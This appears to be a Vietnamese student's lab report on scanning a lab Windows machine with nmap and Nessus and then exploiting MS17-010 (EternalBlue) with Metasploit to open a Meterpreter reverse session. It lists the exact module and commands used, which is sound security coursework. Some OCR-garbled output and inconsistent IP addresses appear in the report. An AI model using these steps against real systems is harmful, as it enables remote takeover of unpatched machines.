HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG KHOA AN TOÀN THÔNG TIN



BÁO CÁO BÀI THỰC HÀNH HỌC PHẦN: THỰC TẬP CƠ SỞ MÃ HỌC PHẦN: INT13147

BÀI THỰC HÀNH 3.3 RÀ QUÉT VÀ KHAI THÁC LỖ HỒNG

Sinh viên thực hiện:

B22DCAT253 Đinh Thị Thanh Tâm

Giảng viên hướng dẫn: TS. Đinh Trường Duy

HQC Kỳ 2 NĂM HQC 2024-2025

MỤC LỤC

MỤC LỤC	2
CHƯƠNG 1. LÝ THUYẾT BÀI THỰC HÀNH	
1.1 Mục đích	3
1.2 Tìm hiểu lý thuyết	3
1.2.1 các công cụ	3
CHƯƠNG 2. nội dung bài thực hành	5
2.1 Chuẩn bị môi trường	5
2.1.1 Cài đặt phần mềm ảo hóa	5
2.1.2 Cài đặt các công cụ	5
2.2 Nội dung thực hành	5
2.2.1 Quét cổng bằng nmap/zenmap	5
2.2.2 Quét lỗ hổng bằng Nessus	7
2.2.3 Khai thác bằng Metasploit	13
KÉT LUẬN	16
TÀI LIỆU THAM KHẢO	16

CHƯƠNG 1. LÝ THUYẾT BÀI THỰC HÀNH

1.1 Muc đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lồng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

1.2 Tìm hiểu lý thuyết

1.2.1 các công cụ

1.2.1.1 nmap

Nmap là một trình quét bảo mật mạng được nhiều người ưa thích. Nó được sử dụng để phát hiện các máy tính và các dịch vụ trên mạng máy tính, sau đó sẽ tạo một "bản đồ" mạng. Cũng giống như các bộ quét cổng đơn giản, Nmap có khả năng phát hiện các dịch vụ thụ động (passive) trên một mạng dù các dịch vụ như vậy không tự khuếch trương bản thân chúng bằng một giao thức phát hiện dịch vụ. Thêm vào đó, Nmap có thể phát hiện các thông tin chi tiết khác nhau về các máy tính từ xa. Chúng có thể phát hiện ra hệ điều hành, kiểu thiết bị, thời gian và sản phẩm phần mềm chạy dịch vụ, số phiên bản chính xác của sản phẩm đó, sự hiện diện của một số công nghệ tường lửa trên một mạng nội bộ hoặc thậm chí cả hãng sản xuất card mạng từ xa.

Nmap chạy trên Linux, Microsoft Windows, Solaris, và BSD (gồm có Mac OS X), và trên cả AmigaOS. Linux là một nền tảng của nmap phổ biến nhất còn Windows là thứ hai.

```
Starting Nmap 4.53 ( http://insecure.org ) at 2008-03-12 19:07 GMT Interesting ports on localhost (127.0.0.1):
Not shown: 1709 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.0.5
22/tcp open ssh OpenSSH 4.7 (protocol 2.0)
80/tcp open http Apache httpd
443/tcp open ssl/http Apache httpd
10000/tcp open http Webmin httpd
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.17 - 2.6.21
Uptime: 0.136 days (since Wed Mar 12 15:52:05 2008)
Network Distance: 0 hops
Service Info: OS: Unix

Nmap done: 1 IP address (1 host up) scanned in 13.241 seconds
bratchc2ddsktop bratch *
```

1.2.1.2 *Nessus*

Nessus là một phần mềm quét lỗ hổng khá toàn diện. Mục tiêu của nó là phát hiện các lỗ hổng tiềm ẩn trên các hệ thống được kiểm tra chẳng hạn như:

- Các lỗ hồng cho phép cracker từ xa có thể kiểm soát hoặc truy cập các dữ liệu nhạy cảm trên hệ thống.
 - Lỗi cấu hình (ví dụ như mở mail relay, mất các bản vá,...).
- Các mật khẩu mặc định, một số mật khẩu chung, các một khẩu blank/absent (trắng hay thiếu) trên một số tài khoản hệ thống. Nessus cũng có thể gọi Hydra (một công cụ bên ngoài) để khởi chạy một tấn công dictionary.
- Từ chối dịch vụ đối với ngăn xếp TCP/IP bằng bằng sử dụng các gói dữ liệu đã bị đọc sai.

Nessus là một trình quét lỗ hồng phổ biến nhất hiện nay trên thế giới, ước lượng có đến 75.000 tổ chức trên toàn thế giới sử dụng. Nó xuất hiện lần đầu tiên trong bảng thống kê các công cu bảo mật 2000, 2003 và 2006 của SecTools.Org.

1.2.1.3 Metasploit framework.

Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS. Bạn có thể download chương trình tại metasploit.com.

Metasploit có thể tự động update bắt đầu từ version 2.2 trở đi, sử dụng script msfupdate.bat trong thư mục cài đặt

CHƯƠNG 2. NỘI DUNG BÀI THỰC HÀNH

2.1 Chuẩn bị môi trường

2.1.1 Cài đặt phần mềm ảo hóa

- Sử dụng công cụ ảo hóa: VMWare Workstation
- Tạo 2 máy ảo:
 - o Máy tấn công: dùng Kali Linux (có sẵn các công cụ như Metasploit, nmap,...)
 - Máy nạn nhân: Dùng hệ điều hành Windows có lỗ hổng bảo mật

2.1.2 Cài đặt các công cụ

- Trên máy tấn công, cài:
 - o nmap/zenmap: Quét cổng dịch vụ.
 - Nessus: Phân tích lỗ hổng bảo mật.
 - Metasploit Framework: Khai thác lỗ hổng

2.2 Nội dung thực hành

2.2.1 Quét cổng bằng nmap/zenmap

Máy tấn công có địa chỉ ip là: 192.168.100.3

Máy nạn nhân có địa chỉ ip là: 192.168.100.5

```
C:\Users\ThanhTam= B22DCAT253>ipconfig

Windows IP Configuration

Unknown adapter VPN - VPN Client:

Media State . . . . : Media disconnected
Connection-specific DNS Suffix . :

Link-local IPv6 Address . . . : fe80::d810:cfd1:8a94:9833K4
IPv6 Address . . . : 192.168.1806.5
Subnet Mask . . . . : 255.255.255.0
Default Gateway . . . . :

Ethernet adapter Bluetooth Network Connection:

Media State . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Users\ThanhTam= B22DCAT253>echo "Dinh Thi Thanh Tam - B22DCAT253"

Ethernet adapter Bluetooth Network Connection:

Media State . . . . : Media disconnected
Connection-specific DNS Suffix . :

C:\Users\ThanhTam= B22DCAT253>
```


Bước 1: Mở Zenmap

Trên Kali Linux, chạy:zenmap

Bước 2: Cấu hình quét


- Target: Nhập IP của máy nạn nhân (192.168.100.5)
- Command sẽ tự điền theo profile:

nmap -T4 -A -v 192.168.100.5



Bước 3: Nhấn nút Scan

 Zenmap sẽ bắt đầu quét các cổng dịch vụ và thu thập thông tin hệ điều hành, version các dich vu...



Bước 4: phân tích kết quả quét các cổng dịch vụ bằng Zenmap

Port 135 (TCP) – msrpc:

- Là cổng của Microsoft RPC (Remote Procedure Call).
- Dùng để chạy các dịch vụ hệ thống Windows từ xa, bao gồm chia sẻ tệp, dịch vụ Active Directory, và các dịch vụ khác.
- Nguy cơ: Đây là một trong những cổng thường bị khai thác bởi các malware như Blaster worm hoặc các cuộc tấn công qua DCOM.

Port 139 (TCP) – netbios-ssn:

- Dùng bởi NetBIOS Session Service, hỗ trợ chia sẻ file và máy in trong mạng nội bộ.
- Cổng này chủ yếu phục vụ giao tiếp giữa các máy tính Windows.
- Nguy cơ: Nếu không bảo mật, hacker có thể dùng để liệt kê tên chia sẻ tài nguyên, user và thông tin hệ thống từ xa.

Port 445 (TCP) – microsoft-ds (SMB)

Là cổng chính cho SMB (Server Message Block) dùng chia sẻ tệp và máy in.


- Rất nổi tiếng vì liên quan đến lỗ hổng EternalBlue (MS17-010) đã bị khai thác trong cuộc tấn công bằng mã độc WannaCry.
- Nguy cơ: Rất cao nếu chưa vá, dễ bị tấn công khai thác Remote Code Execution.

2.2.2 Quét lỗ hồng bằng Nessus


Máy nạn nhân có địa chỉ ip là 192.168.197.5

Bước 1: Tải file cài đặt Nessus

- Truy cập trang chính thức để tải bản mới nhất (cho Kali/Debian):
 https://www.tenable.com/products/nessus/select-your-operating-system
- Tải về bản .deb



 Giải nén và kiểm tra Nessus sau khi cài đặt. Trạng thái active (running) cho thấy Nessus đã cài đặt thành công và đã được khởi động




Bước 2: Thiết lập ban đầu

Truy cập trình duyệt tại:


https://b22dcat253-DinhThiThanhTam-VPNServer:8834/

Tạo tài khoản quản trị Nessus

Tạo username + password để đăng nhập Nessus lần sau.




- Nessus sẽ tải plugin (mất ~2-5 phút): Cứ để nó chạy xong là sẽ chuyển vào dashboard.
 - Plugin trong Nessus là một đoạn mã nhỏ (script) dùng để kiểm tra lỗ hổng, dịch vụ, cổng, cấu hình sai... trên hệ thống mục tiêu.
 - Mỗi plugin biết cách kiểm tra một loại lỗi, một lỗ hổng hoặc một cấu hình cụ thể.




Bước 3: Tạo và chạy bản quét mới (New Scan)


Giao diện trang chủ của Nessus hiện ra




- Bấm New Scan: giao diện hiện ra nhiều mẫu quét.
- Chọn loại scan:
 - O Chọn Basic Network Scan dùng để quét máy chủ, IP, cổng, lỗ hổng...



- Cấu hình bản quét, cần điền:
 - Name: tên của lần quét (tự đặt).
 - o Targets: IP đích của máy nạn nhân cần quét (192.168.100.5)
 - Có thể để mặc định các phần khác.




- Lưu và chạy scan
 - Nhấn Save để lưu scan.
 - Sau đó nhấn vào scan vừa tạo → Launch để bắt đầu chạy.




Bước 4: Xem kết quả


- Sau khi quét xong (mất vài phút), bấm vào scan → xem:
 - Các lỗ hổng (Vulnerabilities)
 - o Dịch vụ mở (Ports)
 - O Hệ điều hành, phần mềm liên quan...




• Chi tiết các lỗ hồng quét được



Chọn vào 1 lỗ hổng, xem chi tiết





Ta có thể xem thông tin mô tả và cách khắc phục lỗ hồng này

2.2.3 Khai thác bằng Metasploit

Máy tấn công có địa chỉ ip là: 192.168.100.3

```
| b22dcat253@ b22dcat253-DinhThiThanhTam-VPNServer|-[~]
| ip a |
| 1: lo: <loopBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def ault qlen 1000 |
| link/LoopBack 09:00:00:00:00 brd 00:00:00:00:00 |
| inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever |
| inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_lft forever |
| valid_lft forever preferred_lft forever |
| cetho: <ld>RROADCAST,WULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g roup default qlen 1000 |
| link/ether 00:0c:29:62:44:97 brd ff:ff:ff:ff:ff inet 192.108.100.3/24 brd 192.168.100.255 scope global eth0 valid_lft forever preferred_lft forever |
| (b22dcat253@ b22dcat253-DinhThiThanhTam-VPNServer)-[~] |
|
```

Máy nạn nhân có địa chỉ ip là: 192.168.100.5

```
C:\Users\ThanhTam- B22DCAT253>ipconfig

Windows IP Configuration

Unknown adapter VPN - VPN Client:

Media State . . . . : Media disconnected

Connection-specific DNS Suffix .:

Link-local IPv6 Address . . . : fe80::d810:cfd1:8a94:9833%4

IPv4 Address . . . : 129.168.100.5

Subnet Mask . . . . : 255.255.25 .0

Default Gateway . . . :

Ethernet adapter Bluetooth Network Connection:

Media State . . . . : Media disconnected

Connection-specific DNS Suffix .:

C:\Users\ThanhTam- B22DCAT253>aecho "Dinh Thi Thanh Tam - B22DCAT253"

Ethernet adapter Bluetooth Network Connection:

Media State . . . . : Media disconnected


Connection-specific DNS Suffix .:

C:\Users\ThanhTam- B22DCAT253>
```

Bước 1: Mở terminal và chạy: msfconsole

Bước 2: Tìm module khai thác: search MS17-010

Ta tìm kiếm module exploit/windows/smb/ms17_010_eternalblue để khai thác



Bước 3: Sử dụng module và thiết lập để tiến hành khai thác dùng lệnh:
use exploit/windows/smb/ms17_010_eternalblue
set RHOST [IP máy nạn nhân]

set LHOST [IP máy tấn công]

```
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce

After interacting with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce

After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

### State of the current date is: Wed 04/09/2025

### Enter the new date: (mm-dd-yy)

### C:\Users\ACER>echo "Dinh Thi, Thanh Tâm - B22DCAT253

### State of the current date is: Wed 04/09/2025

### C:\Users\ACER>echo "Dinh Thi, Thanh Tâm - B22DCAT253

### Dinh Thi, Thanh Tâm - B22DCAT253

### Dinh Thi, Thanh Tâm - B22DCAT253*

### C:\Users\ACER>echo "Dinh Thi, Thanh Tâm - B22DCAT253*

### C:\Users\ACER>echo "Dinh Thi, Thanh Tâm - B22DCAT253*

### C:\Users\ACER>echo "Dinh Thi, Thanh Tâm - B22DCAT253*

### Dinh Thi, Thanh Tâm - B22DCAT253*

### C:\Users\ACER>echo "Dinh Thi, Thanh Tâm - B22DCAT253*

### Dinh Thi, Thanh Tâm - B22DCAT253*

### C:\Users\ACER>echo "Dinh Thi, Thanh Tâm - B22DCAT253*

### Dinh Thi, Thanh Tâm
```

Bước 4: Tiến hành khai thác lỗ hồng dùng lệnh: exploit

Khai thác thành công:

Meterpreter session 1 opened ...

→ Điều này cho thấy hacker đã chiếm được quyền điều khiển từ xa (reverse shell) thông qua phiên meterpreter.

KÉT LUẬN

- Hiểu được mối đe dọa và lỗ hổng
- Cài đặt và sử dụng thành công công cụ rà quét, tìm kiếm đe dọa và lỗ hổng: nmap/zenmap, nessus, Metasploit framework

TÀI LIỆU THAM KHẢO

- [1] Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- [2] Tài liệu CEH, https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/
- [3] Lab 14 của CSSIA CompTIA Security+® Supported Labs